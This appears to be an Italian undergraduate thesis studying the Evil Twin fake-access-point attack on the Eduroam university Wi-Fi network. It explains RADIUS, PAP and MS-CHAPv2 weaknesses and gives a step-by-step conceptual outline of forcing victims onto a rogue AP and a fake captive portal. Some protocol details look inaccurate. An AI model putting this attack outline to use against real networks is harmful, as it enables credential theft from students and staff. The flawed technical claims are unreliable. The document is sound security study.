Università degli Studi di Milano - Bicocca
Scuola di Scienze
Dipartimento di Informatica, Sistemistica e Comunicazione
Corso di Laurea in Informatica

Analisi della vulnerabilità Evil Twin in Eduroam

Relatore: Alberto Leporati

Co-relatore: Claudio Ferretti

Relazione della prova finale di:
Simone Biondi
Matricola 822387

Anno Accademico 2018-2019

Al Prof. Alberto Leporati e al Prof. Claudio Ferretti per avermi dedicato tempo e per avermi dato la fiducia per lo sviluppo del progetto.

Ai miei genitori, mio fratello Andrea e le mie sorelle Elisa e Giulia per aver creduto in me e avermi permesso di raggiungere questo importante obiettivo.

Ad Andrea F. e a Michele Tavernese per avermi aiutato nello studio durante il mio percorso, prestandosi con pazienza.

Ad Amine, per essermi sempre stato accanto e avermi sempre sostenuto in ogni scelta, credendo in me fino in fondo come nessun altro, e a Federica, per aver sempre ascoltato i miei dubbi e per avermi aiutato a superare ogni momento di difficoltà, incitandomi con costanza.

Abstract

Il lavoro di stage è suddiviso in due parti: una prima parte di tipo teorico, e una seconda parte pratica e dimostrativa. Lo studio teorico parte dall'osservazione del fatto che la rete *Eduroam*, utilizzata da Università e centri di ricerca in tutto il mondo, sembra essere soggetta a un attacco noto come *"Evil Twin"*.
Si descriverà quindi nel dettaglio il funzionamento e la configurazione della rete Eduroam, evidenziando quali standard segue e le sue possibili configurazioni di autenticazione. Si studierà poi una possibile alternativa a questa rete, AirOrangeX, valutandone le caratteristiche di sicurezza e quale sia la configurazione più appropriata per fornire gli stessi servizi erogati da Eduroam.
Nella seconda parte, di tipo applicativo, verrà simulato un access point della rete Eduroam, configurando ad hoc una scheda Raspberry Pi, per poi provare a sfruttare eventuali vulnerabilità ed eseguire l'attacco Evil Twin su di essa.

Indice

Elenco delle immagini utilizzate

Introduzione

Una delle tecnologie più usate e ricercate dagli utenti è la connessione WiFi, in modo da potersi connettere facilmente e gratuitamente. Infatti, ultimamente molti luoghi pubblici come fast food, aeroporti o supermercati hanno messo a disposizione dei propri clienti una rete WiFi pubblica, dove è possibile connettersi senza password (al massimo richiedono una registrazione). Oltre alle reti pubbliche, esistono ovviamente reti private, dove per usufruire del servizio bisogna immettere una password.

Durante il periodo di stage, il mio obiettivo era cercare di trovare delle vulnerabilità nel protocollo di autenticazione WPA2Enterprise per le reti private. Mi sono occupato di WPA2Enterprise in particolare perché è il protocollo utilizzato dalla rete Eduroam, presente nella nostra Università. Quindi, trovando falle in WPA2E automaticamente si trovano falle nella rete di Ateneo.

La vulnerabilità trovata e testata è Evil Twin. Evil Twin deve il suo nome al tipo di attacco che fa: l'attaccante crea un fake Access Point (AP) con lo stesso nome del vero AP e induce la vittima ad autenticarsi al proprio AP, avendo così accesso ai suoi dati. Questo tipo di attacco è categorizzato come Man-In-The-Middle, appunto perché chi attacca si frappone fra utente e rete sotto attacco. Nei prossimi capitoli verrà spiegata in modo dettagliato la configurazione della rete Eduroam e, dopo aver fatto un quadro generale teorico su come funziona l'attacco Evil Twin, verrà simulato l'attacco su una rete configurata in maniera analoga a Eduroam. Infine verranno analizzate possibili alternative alla rete Eduroam, determinando quale e perché sia la più affidabile.

Capitolo 1

Eduroam

Eduroam (EDUcation ROAMing) è un servizio internazionale di roaming utilizzato da Università e centri di ricerca. Fornisce a ricercatori, insegnanti e studenti un accesso facile e gratuito alla rete WiFi. L'Università degli Studi di Milano-Bicocca è convenzionata con Eduroam, infatti, all'interno dell'Ateneo, garantisce libero accesso alla rete WiFi a tutti gli studenti e ai docenti che hanno credenziali valide per l'utilizzo di Eduroam.

Il servizio è fornito a livello locale dalle istituzioni partecipanti (Università, istituti di ricerca, ecc.), mentre a livello nazionale è organizzato dagli operatori del Paese. A livello globale, il servizio Eduroam è gestito da TERENA, che è anche proprietaria del marchio Eduroam. In Italia, la rete Eduroam è gestita da GARR, istituzione che fornisce connettività ad alte prestazioni alla comunità culturale.

Eduroam è un progetto nato nel 2002, con lo scopo di fornire un servizio di accesso ad Internet in roaming sulle reti degli enti di istruzione e di ricerca. Nel 2005, con la fine di GEANT (dorsale di rete che collegava più istituzioni di ricerca e istruzione), diventa la rete ufficiale per il roaming internazionale. Nel 2015 la rete Eduroam, o meglio la sua architettura, diventa standard, nello specifico RFC 7593.

Al giorno d'oggi la GeCC (Comitato di Governi per il monitoraggio di Eduroam) conta 101 Nazioni che usano Eduroam.

1.1 Configurazioni e standard della rete

Eduroam è una rete basata su WPA2-Enterprise. Ciò significa che, per autenticarsi, l'utente si collega a un Access Point che inoltra la richiesta a un

Server di Autenticazione.

L'utente inoltra una richiesta all'Access Point (AP) usando 802.11 come standard di trasmissione per il WiFi, così l'utente è associato all'AP, ma non può ancora navigare in rete poiché non è autenticato e non può comunicare con il resto della rete. Le credenziali inviate dall'utente in fase di associazione sono incapsulate tramite protocollo EAPOL. Quindi l'Access Point riceve un pacchetto EAPOL contenente username e password dell'utente. A questo punto l'AP estrae i dati da EAPOL e li incapsula a sua volta tramite protocollo RADIUS. Qui, seguendo gli standard RFC 2685 e RFC 2686, ovvero gli standard che regolano la trasmissione di dati che seguono più link, l'AP invia il pacchetto RADIUS al Server di Autenticazione (AS) instradandolo in una gerarchia di altri server RADIUS. All'interno del pacchetto RADIUS vengono incapsulate sia le credenziali dell'utente che una chiave segreta generata dall'hash MD4 della password. Arrivato all'AS, il pacchetto RADIUS viene spacchettato e il server in questione verifica di possedere la chiave segreta per il client. In caso negativo, il pacchetto viene ignorato. Quindi il server consulta il database per convalidare username e password; se la password è valida, il server crea un pacchetto Access-Accept da rimandare al client. In caso contrario, crea un pacchetto Access-Reject e lo invia al client. l'AS inoltra la risposta direttamente al client usando il protocollo EAP, quindi viene creato un tunnel PEAP-TLS per la comunicazione fra utente e AS. Subito dopo questa fase, utente e AS si scambiano una chiave, chiamata EAPOL-Key: questa chiave serve all'utente per completare l'associazione tramite Four-Way-Handshake.

Il Four-Way-Handshake è un processo utilizzato per rendere sicura la connessione fra client e un AP e si basa sullo scambio di quattro messaggi: l'AP invia al client una stringa numerica casuale (che chiamiamo SNC), il client risponde inviando una sua stringa numerica casuale (ANC) unita con il proprio MAC Address. L'AP quindi risponde inviando il suo MAC Address cifrato con la chiave GTK (la chiave GTK è una chiave scambiata in fase di associazione fra AP e client associati). Ora, sia client che server possono creare la chiave PTK che cifra tutta la comunicazione. PTK infatti è una chiave ottenuta concatenando SNC, ANC, il MAC Address del client e il MAC Address dell'AP. D'ora in poi l'utente è abilitato a navigare in rete.

Come detto sopra, questo processo è gestito dai protocolli EAP e EAPOL. EAP è il protocollo che gestisce la comunicazione fra client e Server di Autenticazione, senza passare per l'Access Point; infatti è in grado di autenticare un utente e inviare il messaggio di risposta direttamente al client, tramite tunnel PEAP (Protected EAP, ovvero i dati sono cifrati) appositamente creato. EAPOL, anche noto come 802.1x, è invece il protocollo che gestisce la comunicazione Point-To-Point, ovvero instrada i pacchetti fra Access Point e Server intermedi.



Figura 1.1: Protocollo di autenticazione utente

1.1.1 RADIUS Server

Essendo Eduroam un servizio di roaming internazionale, gli utenti che hanno credenziali valide per l'accesso alla rete hanno la possibilità di connettersi a Eduroam anche in Organizzazioni di cui non fanno parte, ma che sono parte della Federazione. Quindi, ad esempio, uno studente dell'Università degli Studi di Milano-Bicocca può connettersi a Eduroam presso l'Università degli Studi di Firenze immettendo le credenziali fornite dalla Bicocca.

Questo è possibile perché Eduroam usa una gerarchia di server RADIUS per l'autenticazione dell'utente.

Appena il client invia le proprie credenziali per autenticarsi alla rete, il pacchetto segue le seguenti fasi:

1. Il pacchetto arriva all'Access Point, che lo instrada al Server di Autenticazione RADIUS locale. Tale server verifica che l'utente faccia parte dell'Organizzazione locale e controlla se le credenziali sono presenti nel proprio DataBase. Se l'utente viene trovato, il server instaura la connessione.

2. Se l'utente non fa parte dell'Organizzazione locale, quindi il server RADIUS locale non riesce ad autenticarlo, il server inoltra la richiesta al Server di Autenticazione RADIUS nazionale. Se l'utente fa parte di una Organizzazione aderente alla Federazione Nazionale, viene autenticato.

3. Se l'utente non fa parte di una Organizzazione Nazionale, il pacchetto RADIUS viene inoltrato al server RADIUS principale, a livello interna-

zionale, che identifica a quale Organizzazione fa parte il client e inoltra il pacchetto al Server di Autenticazione di quell'Ente.

4. Il Server di Autenticazione trovato verifica le credenziali immesse dall'utente. Se le credenziali sono valide, il server RADIUS invia un messaggio al primo server, acconsentendo alla connessione.



Figura 1.2: Gerarchia di server RADIUS

L'autenticazione avviene tramite diversi protocolli: il Server di Autenticazione viene riconosciuto dal client e viene quindi stabilito il tunnel di comunicazione tramite protocolli PEAP o TTLS (Tunnel TLS in cui i dati sono cifrati) per l'invio del certificato di autenticazione del tunnel. Invece, l'utente si autentica al Server di Autenticazione inviando i propri dati utilizzando i protocolli MS-CHAPv2 o PAP.

1.1.2 PAP

PAP (*Password Authentication Protocol*) è uno dei due protocolli usati da Eduroam per l'autenticazione degli utenti. Questo protocollo è estremamente vulnerabile: quando l'utente cerca di autenticarsi, il client invia al Server di Autenticazione un pacchetto contenente le credenziali direttamente in chiaro, sotto forma di plain-text non cifrato.

1.1.3 MS-CHAPv2

MS-CHAPv2 è l'alternativa "sicura" a PAP. MS-CHAPv2 deriva da MS-CHAP, con la differenza che, con la versione 2, il processo di autenticazione è reciproco, cioè il client e il server si presentano e il server deve dimostrare al client che è in grado di accedere al database dove è contenuta la password dell'utente.

Questo protocollo utilizza l'algoritmo di hashing MD4 per la crittografia dei dati scambiati fra client e server.

Il client inizia la comunicazione inviando un messaggio di "presentazione" al server, stabilendo la sessione. Il server risponde con una sequenza casuale di 16 byte, chiamata ServerChallenge. Il client genera un ChallengeHash (abbreviata in CH) unendo il ServerChallenge, username dell'utente e altri 16 byte generati casualmente e applicando al tutto la funzione di hash SHA-1:

```
ChallengeHash=SHA1(16 random byte+ServerChallenge+username)
```

A questo punto, il client crea una variabile chiamata NTHASH che equivale all'hash generato da MD4 avente in input la password dell'utente unita a tanti zeri fino ad arrivare a una lunghezza complessiva pari a 21 byte:

```
NTASH = MD4(password) + 0...000 //21 byte
```

Il client aggiunge un bit di parità ogni 7 bit dell'NTHASH ottenendo quindi una sequenza finale di 24 byte. Quindi il client divide in tre parti la sequenza ottenuta, ricavando dunque tre sottosequenze di 8 byte chiamate DES Key. La ChallengeHash viene cifrata tre volte utilizzando le tre DES key e la concatenazione delle tre ChallengeHash cifrate è la ChallengeResponse che il client invia al server:

```
ChallengeResponse=DES1(CH) + DES2(CH) + DES3(CH)
```

Al server, oltre la ChallengeResponse, vengono inviati username e la ChallengeHash.

Il server si crea due variabili: NTHashHash e Digest. Crea la propria NTHASH cifrando, sempre con MD4, l'hash della password del client, mentre Digest è una costante calcolata applicando SHA1 alla concatenazione di

NTHashHash, la ChallengeResponse (o CR) del client e una stringa scelta dal server (in figura 2.3 è indicata con "Magic server to client signing constant").

Infine, il server crea l'AuthResponse calcolando l'impronta hash con SHA1 della concatenazione di Digest, ChallengeHash e una stringa (che in figura 2.3 è indicata con "Pad to make it do more than one iteration").

```
NTHashHash = MD4(MD4(UserPassword))
Digest = SHA1(NTHashHash+CR+string)
AuthResponse=SHA1(Digest+CH+string)
```

Questo messaggio viene inviato per verificare che pure il server sappia la password.
Infine, il server può procedere con la verifica dell'esistenza dell'utente.



Figura 1.3: Protocollo di autenticazione MS-CHAPv2

1.2 Vulnerabilità in Eduroam

Eduroam presenta tre principali vulnerabilità: una legata al protocollo PAP per l'autenticazione, una relativa al sistema di hashing in MS-CHAPv2 e, infine, una legata all'utilizzo della rete da parte dell'utente.

Utilizzando il protocollo PAP, un attaccante può facilmente infrapporsi fra client e server, intercettare il pacchetto, ricavare le credenziali in modo facile e comodo (leggendo il contenuto del pacchetto, essendo in chiaro) e inoltrare la richiesta nuovamente al server. Di fatto è estremamente sconsigliato l'uso di questo protocollo.

La vulnerabilità in MS-CHAPv2, invece, sta nell'utilizzo di MD4 come sistema di hash.

Innanzitutto, MD4 è obsoleto ed è stato sostituito da MD5 (in realtà anche MD5 non è più sicuro, e anche SHA-1 non andrebbe più usato) in quanto, nel 2005, tramite l'attacco *Differential Cryptanalysis*, è stato scoperto un metodo per creare collisioni con MD4. Dunque, l'NTHASH calcolato dal client non è salted, cioè può non risultare unico, ma diverse combinazioni di caratteri possono generare lo stesso hash. Questo attacco, però, non verrà analizzato in questa relazione in quanto lungo e complesso, ma sarebbe comunque un ottimo studio per scenari futuri.

Inoltre l'NTHASH è calcolato aggiungendo gli zeri, per poi essere diviso in tre parti per formare le DES key. Questo implica che, essendo l'MD4 lungo 16 byte, vengono aggiunti cinque zeri. Quindi l'ultima delle tre stringhe è composta da due caratteri sconosciuti e cinque zeri. Questo facilita l'attaccante nel trovare la chiave crittografica tramite brute force sui due caratteri.

Con Brute Force Attack si indica generalmente il metodo utilizzato da un attaccante per individuare una password di accesso provando in maniera esaustiva tutte le possibili combinazioni di caratteri ammesse, e tutte le lunghezze di stringa ammesse dal particolare sistema. Questo tipo di attacco è per sua natura poco efficiente e può richiedere un numero elevatissimo di tentativi e un tempo di esecuzione notevole in dipendenza dalla complessità della password[1]. L'ultima problematica relativa all'uso della rete, è che l'utente che usufruisce del servizio Eduroam non si preoccupa quasi mai di investigare sul certificato di scambio col server, non accorgendosi così di eventuali finti server RADIUS. Per evitare questo, l'utente dovrebbe installare una Trusted Certificate Authority, ovvero un tool di controllo di validità dei certificati. Inoltre è buona norma cambiare spesso la propria password.

1.3 Federazione italiana GARR

La Federazione Italiana GARR ha lo scopo di offrire agli utenti delle Organizzazioni membro l'accesso alla rete, attraverso l'infrastruttura di rete dell'Organizzazione ospitante, utilizzando le credenziali di accesso della propria Organizzazione. I membri della Federazione devono rendere disponibili le proprie Acceptable Use Policy (AUP) agli utenti ospitati, che sono tenuti a rispettarle, astenendosi da comportamenti a esse contrari, anche se permessi in altre sedi.

Secondo il regolamento GARR[2], all'interno della rete Eduroam devono esserci quattro ruoli:

1. Service Provider
2. Identity Provider
3. Resource Provider
4. Utente

1.3.1 Service Provider

Nel servizio Eduroam, il Service Provider è l'organizzazione che coordina e gestisce a livello nazionale il servizio. In Italia questo ruolo lo compie, appunto, il GARR.

I compiti del GARR per questo ruolo prevedono il coordinamento e il dare supporto ai tecnici abilitati all'installazione della rete, il mantenimento dei collegamenti della rete con le altre nazioni e il mantenere e sviluppare la rete dei server di autenticazione nazionali. Il GARR può anche intraprendere misure urgenti, come la disconnessione del servizio, l'esclusione di un partecipante dalla Federazione e l'interruzione dei peering, ovvero "chiudere" i canali che connettono la rete dell'Istituto agli altri Istituti della Federazione.

1.3.2 Identity Provider

L'Identity Provider solitamente è il ruolo svolto dall'Organizzazione che richiede l'adesione al servizio (per esempio l'Università degli Studi di Milano-Bicocca, in quanto aderente al progetto Eduroam, è un Identity Provider).

Il compito dell'Identity Provider è quello di fornire a propri utenti delle credenziali valide per accedere alla rete Eduroam. Queste credenziali devono rispettare le configurazioni tecniche, ovvero devono avere identità EAP esterne della forma <name>@<dominio>, dove <dominio> è un dominio DNS gestito dall'Organizzazione e <name> è una stringa arbitraria (ad esempio, nome@campus.unimib.it).

Inoltre, è compito dell'Identity Provider accertarsi che i server per l'autenticazione dell'utente rispettino gli standard RFC imposti da Eduroam (in particolare, quelli relativi a RADIUS).

Infine, l'Identity Provider può creare, su richiesta del GARR, un "test account Eduroam" (credenziali di accesso al servizio) messo a disposizione del GARR per finalità di test e debugging del servizio, e può collaborare con il GARR nel caso di abusi, incidenti di sicurezza o altri problemi che derivino dal servizio Eduroam stesso.

1.3.3 Resource Provider

Il ruolo di un Resource Provider consiste nel fornire connettività ed accesso alla rete GARR agli utenti Eduroam che si siano autenticati secondo le modalità stabilite. Spesso questo ruolo lo compie chi fa l'Identity Provider.

Il Service Provider deve garantire l'accesso tramite protocolli e porte predefinite, come, per esempio, SSH, HTTPS o SMTPS. Inoltre il Resource Provider deve offrire il servizio wireless tramite IEEE 802.1x e utilizzare come SSID "Eduroam" o, in caso di conflitti, "Eduroam-.." e, infine, supportare WPA2/AES e WPA/TKIP.

Il Resource Provider non dovrebbe utilizzare un application o interception proxy, ovvero dei tools utilizzati per analizzare, modificare e in alcuni casi iniettare traffico nella normale sessione creata tra un client e un server: se lo fa non deve utilizzarlo per richiedere agli utenti dati personali.

Sia l'Identity Provider che il Resource Provider devono registrare tutte le richieste di accesso e di autenticazione. In particolare devono essere registrati data e ora di ogni operazione, il Calling-station-id nelle richieste di autenticazione e il risultato dell'autenticazione restituito dall'authentication server.

1.3.4 Utenti

L'utente del servizio Eduroam è una persona che utilizza il servizio di accesso Eduroam presso un Resource Provider.

L'utente è responsabile per il buon uso e la conservazione delle proprie credenziali di accesso e deve mettere in atto ogni misura volta ad impedirne l'abuso e la loro divulgazione a terzi (le credenziali sono strettamente personali) e, soprattutto, dovrebbe verificare che si stia connettendo ad un autentico Eduroam Resource Provider, ad esempio esaminando il certificato del RADIUS server di autenticazione e collegandosi soltanto a reti protette dal servizio 802.1X.

Capitolo 2

Evil Twin

In questo capitolo viene descritto in modo dettagliato cos'è Evil Twin e gli effetti del suo attacco. Viene poi descritto l'attacco sulle reti WiFi pubbliche e private.

2.1 Cos'è Evil Twin

Evil Twin è un attacco informatico, avente lo scopo di rubare dati e informazioni di una vittima che si connette a una rete WiFi.

Evil Twin, tradotto come "Gemello Cattivo", è un tipo particolare dell'attacco Man-In-The-Middle (MITM). MITM, tradotto in italiano come "uomo nel mezzo", è una tecnica utilizzata dagli hacker per rubare informazioni, dati personali e sensibili, manipolare cookie e altro, che viaggiano attraverso i pacchetti, da un client ad un router. Con questo tipo di attacco, praticamente, ci mettiamo in mezzo ad una comunicazione normale tra un router ed un client.

Perchè avvenga la comunicazione client-router, quindi, una volta avviato l'attacco, tutte le informazioni devono passare prima da noi, per poi essere inoltrate al router con le successive richieste ai server.[3]



Figura 2.1: Diagramma dell'attacco MITM

Questo attacco può essere "creato" principalmente in due modi: uno è infrapporsi fisicamente fra client e server creando finti AP, l'altro è fare lo sniffing direttamente dei dati che viaggiano in rete decifrando eventuali chiavi, senza far si che l'utente comunichi con l'attaccante. L'Evil Twin studiato e simulato in questa relazione rientra fra quelli del primo caso, ovvero verrà spiegato nel capitolo successivo come configurare un fake AP da infrappore fra utente e server.
Per eseguire l'attacco, l'attaccante deve avere

- un computer;
- accesso a Internet;
- nome della rete da attaccare;
- PC o simili dotato di scheda di rete per creare il suo Access Point.

Avendo tutto a disposizione, dunque, l'hacker forza la disconnessione dei dispositivi della vittima dall'AP originale, per poi farli collegare ad una copia esatta di quell'AP, dove l'ideatore dell'attacco ha il pieno controllo.

In questo modo, grazie a Evil Twin, l'hacker può ottenere i dati di navigazione della vittima, come, per esempio, credenziali di accesso ai social networks, password per i servizi di posta o, addirittura, metodi di accesso ai servizi banca e posta. Inoltre, si possono ottenere anche credenziali di autenticazione a reti private, riuscendo a usare il WiFi gratuitamente, oppure ottenere servizi riservati solo alla vittima, simulando un cambio di identità.

Per esempio, attaccando la rete Eduroam dell'Ateneo dell'Università degli Studi di Milano-Bicocca, si riuscirebbe ad ottenere lo username e la password di una persona frequentante l'Università e, di conseguenza, si ha il download gratuito di pacchetti come Office, Mathematica, SPSS o Matlab e, ancora più grave, si ha il pieno controllo delle email e della pagina personale dello studente o del docente.

Per completezza di informazione, però, analizziamo in modo teorico anche possibili scenari in cui Evil Twin può essere usato per fare lo sniffing sfruttando le vulnerabilità dei protocolli di sicurezza.

2.2 Evil Twin su reti pubbliche

Le reti pubbliche non hanno sistemi di autenticazione sicuri e sono accessibili da chiunque. Solitamente sono reti installate all'interno di aeroporti, negozi oppure hotel, per rendere più piacevole la permanenza dei clienti.

L'attaccante sfrutta questi luoghi, appunto, per avere "comodamente" accesso ai dati della clientela.

Le prima fase di questo attacco consiste nell'individuare il nome della rete pubblica, per poter creare un finto Access Point omonimo di quello reale, ma con un segnale più forte. Successivamente, l'attaccante scollega la vittima dal vero AP tramite attacchi DDoS, cosicché appena ritenta di ristabilire la connessione, il client si collega al fake AP, poiché ha segnale più forte.

In alcuni casi, la rete pubblica permette di navigare solo dopo aver effettuato il login o essersi registrati a un Captive Portal, una banale schermata web per autenticare il servizio. Se è presente, l'attaccante può agire in due modi: recuperare l'IP del vero Captive Portal per presentare il login alla vittima, oppure creare una pagina completamente finta per simulare il Captive Portal senza creare sospetti.

In questo modo l'attaccante ha pieno potere sulla connessione della vittima e, dunque, ha accesso a tutti i dati di navigazione, compresi dati di pagamento, password o file condivisi. Inoltre, questo attacco permette all'attaccante di inviare alla vittima virus o malware, che possono persistere sul device anche a connessione interrotta.

2.3 Evil Twin su reti private

Gli algoritmi di sicurezza WiFi hanno avuto molti cambiamenti e aggiornamenti sin dagli anni '90 per diventare più sicuri ed efficaci. Sono stati sviluppati diversi tipi di protocolli di sicurezza wireless più utilizzati per la protezione delle reti wireless domestiche. I protocolli di sicurezza wireless sono WEP, WPA e WPA2, che offrono lo stesso servizio, ma in modi diversi.

Non importa quanto siano protette e codificate, le reti wireless non possono garantire la stessa sicurezza delle reti cablate. Queste ultime, di base, trasmettono i dati tra due punti collegati da un cavo di rete. Invece per inviare i dati da un punto a un altro, le reti wireless lo trasmettono in ogni direzione e a ogni dispositivo presente in zona che può ascoltare.[4]

2.3.1 Vulnerabilità nel protocollo WEP

La crittografia di una rete tramite protocollo WEP è la prima utilizzata per rendere sicura una rete WiFi. È stata adottata come standard WiFi nel 1999 e abbandondata, per le troppe falle di sicurezza, nel 2004. Il protocollo WEP usa un algoritmo di cifratura a flusso RC4 e si basa sull'invio di due chiavi: una inviata dal client a 64 bit e una inviata in risposta dal server a 128 bit e, inoltre, a ogni dispositivo è associata una master key statica. Per chiave statica si intende che la stessa chiave viene utilizzata più volte, poiché salvata dall'host per lunghi periodi, implicando la possibilità di venirne a conoscenza se qualche host viene in qualche maniera compromesso o rubato.

